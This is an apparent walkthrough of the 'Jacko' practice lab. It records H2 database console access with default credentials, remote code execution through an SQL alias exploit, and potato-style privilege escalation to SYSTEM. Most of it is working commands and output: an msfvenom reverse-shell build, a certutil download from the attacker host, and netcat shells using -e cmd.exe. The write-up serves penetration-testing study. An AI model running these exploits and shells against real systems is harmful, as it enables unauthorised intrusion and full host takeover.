

Jacko

192.168.243.66

Starting off with rustscan

```
rustscan -a 192.168.243.66 --ulimit 5000 | tee rustscan_output
```

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack ttl 125
135/tcp	open	msrpc	syn-ack ttl 125
139/tcp	open	netbios-ssn	syn-ack ttl 125
445/tcp	open	microsoft-ds	syn-ack ttl 125
5040/tcp	open	unknown	syn-ack ttl 125
8082/tcp	open	blackice-alerts	syn-ack ttl 125
9092/tcp	open	XmllpcRegSvc	syn-ack ttl 125
49664/tcp	open	unknown	syn-ack ttl 125
49665/tcp	open	unknown	syn-ack ttl 125
49666/tcp	open	unknown	syn-ack ttl 125
49667/tcp	open	unknown	syn-ack ttl 125
49669/tcp	open	unknown	syn-ack ttl 125

Running nmap with default scripts

```
nmap -sC -sV 192.168.243.66 -oA default_scripts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 13:27 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.243.66
Host is up (0.052s latency).
Not shown: 995 closed tcp ports (reset)
```

PORT	STATE	SERVICE	VERSION
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```
80/tcp open  http      Microsoft IIS httpd 10.0
|_http-title: H2 Database Engine (redirect)
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
8082/tcp open  http      H2 database http console
|_http-title: H2 Console
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: -2s
|_smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
|_smb2-time:
|_ date: 2025-08-09T17:27:26
|_ start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds

- web server
- rpc
- 445 - smb
- 8082 - http: h2 database http console
 - The H2 Database Console is a web-based application that provides a graphical user interface for interacting with H2 databases and other JDBC-compliant databases. It allows users to execute SQL queries, browse database schemas, view and edit data, and manage database objects.

Starting autorecon to run in the background while I investigate other things

```
sudo autorecon 192.168.243.66
```

Port 80: Web page


Going to the ip address in the browser I am greeted with a website that tells me the H2 Database Engine is in use

Looking through the pages, the quickstart page tells me what my google search earlier about port 8082 did as well, this is a UI to interact with the H2 database.

Port 8082 H2 web console:


Going to the console at port 8082 I am greeted with a login page.

- Notable this also confirms to me that server using jsp files to fuzz for.
- There is also a sessionId being passed in as a parameter



Googling default credentials for the h2 database it tells me the default username is as listed in the picture "sa" but the default password is blank

Clicking connect this holds true. I am able to connect



- the I icon on the left hints that the version of this application in use is 1.4.199
- Expanding the user's tab it also tells me that there is an admin user.


Now that I have a version number I google "H2 database 1.4.199 exploit" and I find https://www.rapid7.com/db/modules/exploit/linux/http/h2_webinterface_rce/

Using the msfmodule was not working for me with the current settings, but I found another POC which utilized commands in the SQL query box in the page for RCE instead.

<https://medium.com/r3d-buck3t/chaining-h2-database-vulnerabilities-for-rce-9b535a9621a2>

This article walks through using the SQL content to make an alias for download a reverse shell essentially

Going through the process I first tested file read permissions



Attempting to write a file I got an error, so I decided to try the alias method listed in the article as well



Now I will create an alias that creates a function on the H2 database that calls Java code. Then I will pass in a Java payload and run commands on the system.

The function will be named RevExec

```
CREATE ALIAS REVEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    java.util.Scanner s = new
    java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelim
```

```
iter("\\A");
return s.hasNext() ? s.next() : ""; }$$;
```

This ended up not executing with the error

IO Exception: "java.io.IOException: Cannot run program ""javac"": CreateProcess error=2, The system cannot find the file specified"; SQL statement:
CREATE ALIAS REVERSE AS \$\$ String reverse(String s) { return new StringBuilder(s).reverse().toString(); } \$\$ [90028-199] 90028/90028 (Help)

Googling this error

The java.io.IOException: Cannot run program "javac": CreateProcess error=2, The system cannot find the file specified error indicates that the Java Virtual Machine (JVM) or the executing process cannot locate the javac executable. This typically occurs when the javac command, which is part of the Java Development Kit (JDK), is not accessible in the system's PATH environment variable

Trying another exploit that was recommended for this version

<https://www.exploit-db.com/exploits/49384>

RunRun SelectedAuto completeClearSQL statement:

CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');

CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
Update count: 0
(0 ms)

CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
PUBLIC JNISCRIPTEngine_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()')
jacko/tony
(1 row, 1250 ms)

No errors so this seems like a path forward

In the previous test the command being executed is a whoami

so I will need to generate a shell and then transfer it over using cert util or some other means

```
#generating windows tcp shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.174 LPORT=
1337 -f exe > rev.exe
```

```
start python web server
python3 -m http.server 80
```

change payload to a certutil download command in the tony users directory since thats the user whoami outputted I should have permissions over it

modify the whoami exec command to a certutil download

Note also that now that the alias exist from our previous test. I can get rid of the Create alias if not exist part and can just call our JNIScriptEngine_eval function

```
certutil -split -urlcache -f http://192.168.45.174/rev.exe C:\\Users\\tony\\rev.exe
```



The screenshot shows a Java IDE interface. At the top, there's a toolbar with buttons for 'Run', 'Run Selected', 'Auto complete', and 'Clear', followed by a text field for the 'SQL statement:'. Below this, a line of Java code is visible, which is a call to `JNIScriptEngine_eval` that executes the `certutil -split -urlcache -f http://192.168.45.174/rev.exe C:\\Users\\tony\\rev.exe` command. The main area of the IDE displays the output of this command: `**** Online ****`, `0000 ...`, `1c00`, and `CertUtil: -URLCache command completed successfully.` At the bottom, it indicates `(1 row, 1484 ms)`.

it says the command executed successfully so now I can start a listener and call the rev.exe to get a call back hopefully

```
#start listener
rlwrap nc -lvnp 1337
```

exec shell

Run	Run Selected	Auto complete	Clear	SQL statement:
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```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:\\Users\\tony\\rev.exe").getInputStream()).useDelimiter("\\Z").next()');
```

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -split -urlcache -f http://192.168.45.174/rev.exe C:\\Users\\tony\\rev.exe").getInputStream()).useDelimiter("\\Z").next()');  
PUBLIC JNISCRIPTEENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -split -urlcache -f http://192.168.45.174/rev.exe C:\\Users\\tony\\rev.exe").getInputStream()).useDelimiter("\\Z").next()')  
**** Online ****  
0000 ...  
1c00  
CertUtil: -URLCache command completed successfully.  
(1 row, 1484 ms)
```

```
(kali@kali)-[~/offsec/windows_pg/jacko]  
$ rlwrap nc -lvnp 1337  
listening on [any] 1337 ...  
connect to [192.168.45.174] from (UNKNOWN) [192.168.243.66] 50232  
Microsoft Windows [Version 10.0.18363.836]  
(c) 2019 Microsoft Corporation. All rights reserved.  
C:\Program Files (x86)\H2\service>
```

at this point I tried running my standard starting commands, whoami, id, systeminfo but it was saying the commands are not recognized as an internal or external command.

So at this point I moved to where the binaries are

```
c:\windows\system32
```



```
C:\Program Files (x86)\H2\service>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>systeminfo
systeminfo
'systeminfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>powershell
powershell
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\H2\service>cd c:\windows\system32
cd c:\windows\system32

c:\Windows\System32>whoami
whoami
jacko\tony

c:\Windows\System32>
```

so weird, the commands are not in the path for some reason

anyhow, i check my users permissions at this point

```

c:\Windows\System32>whoami /all
whoami /all

USER INFORMATION
-----

User Name SID
-----
jacko\tony S-1-5-21-3761179474-3535027177-3462755717-1001

GROUP INFORMATION
-----

Group Name Type SID Attributes
-----
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288

PRIVILEGES INFORMATION
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Privilege Name Description State
-----
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

c:\Windows\System32>

```

Notably, I am a service account and I have the SeImpersonatePrivilege so this is a standard potato scenario

At this point I hosted a python web server on my kali box and used the certutil tool to copy the juicy potato exploit and nc.exe over to the machine

```

JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe" -t *

```

this failed so I decided to try getting the CLSID manually to use

going back to the c:\windows\system32 folder to use the regquery binary

```
reg query HKCR\CLSID /s /f LocalService
```

```

c:\Windows\System32>reg query HKCR\CLSID /s /f LocalService
reg query HKCR\CLSID /s /f LocalService

```

```
HKEY_CLASSES_ROOT\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}  
LocalService REG_SZ winmgmt
```

```
HKEY_CLASSES_ROOT\CLSID\{C49E32C6-BC8B-11d2-85D4-00105A1F8304}  
LocalService REG_SZ winmgmt
```

End of search: 2 match(es) found.

```
c:\Windows\System32>
```

there are two different CLSIDs to try

```
c:\Users\tony>JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "whoami" -t *
```

```
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "whoami" -t *  
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337  
COM → recv failed with error: 10038  
[+] calling 0x00000000008cdd8
```

Attempting both of those CLSIDs failed so I tried one of the other potatoes
juicypotato-ng

```
#same method of hosting python web server and using certutil  
python3 -m http.server 80
```

```
#downloading juicypotato-ng  
certutil -split -urlcache -f http://192.168.45.174/JuicyPotatoNG.exe C:\Users\tony\JuicyPotatoNG.exe
```

running this I got an exploit successful, but must have messed up my payload as I didn't catch a shell

```
c:\Users\tony>JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe"
JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe"
```

```

JuicyPotatoNG
by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[+] Exploit successful!

```

```
c:\Users\tony>
```

```
kali@kali: ~/offsec/windows_pg/jacko 236x21
```

```
(kali@kali)~[/offsec/windows_pg/jacko]
```

```
$ nc -lvnp 1234
```

```
listening on [any] 1234 ...
```

so funny enough i copied over my nc folder not the binary, so this time when I copied over the binary it worked and I caught a shell

```
JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"
```

```
c:\Users\tony>JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"
JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"
```

```

JuicyPotatoNG
by decoder_it & splinter_code

```

```

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```

```
c:\Users\tony>
```

```
kali@kali: ~/offsec/windows_pg/jacko 236x21
```

```
(kali@kali)~[/offsec/windows_pg/jacko]
```

```
$ nc -lvnp 1234
```

```
listening on [any] 1234 ...
```

```
connect to [192.168.45.174] from (UNKNOWN) [192.168.243.66] 50273
```

```
Microsoft Windows [Version 10.0.18363.836]
```

```
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
c:\>whoami
```

```
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
```

```
c:\>cd c:\windows\system32
cd c:\windows\system32
```

```
c:\Windows\System32>whoami
```

```
whoami
```

```
nt authority\system
```

```
c:\Windows\System32>
```

differences in potatoes

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

Maybe I default to god potato first?

or sweet potato?

People mentioning for a methodology.. potentially blind throwing them with a shell.exe or adding an admin user if im having IO issues.

Running it back using godpotato and nc64.exe that worked for me as well

```
#on kali  
nc -lvnp 1234
```

```
#on target  
GodPotato-NET4.exe -cmd "cmd /c c:\users\tony\nc64.exe 192.168.45.174 123  
4 -e cmd.exe"
```

so I think I may like this as well and it is what hexdump recommended, BUT one exploit doesn't rule them all so ya know. Having other options not a bad thing imo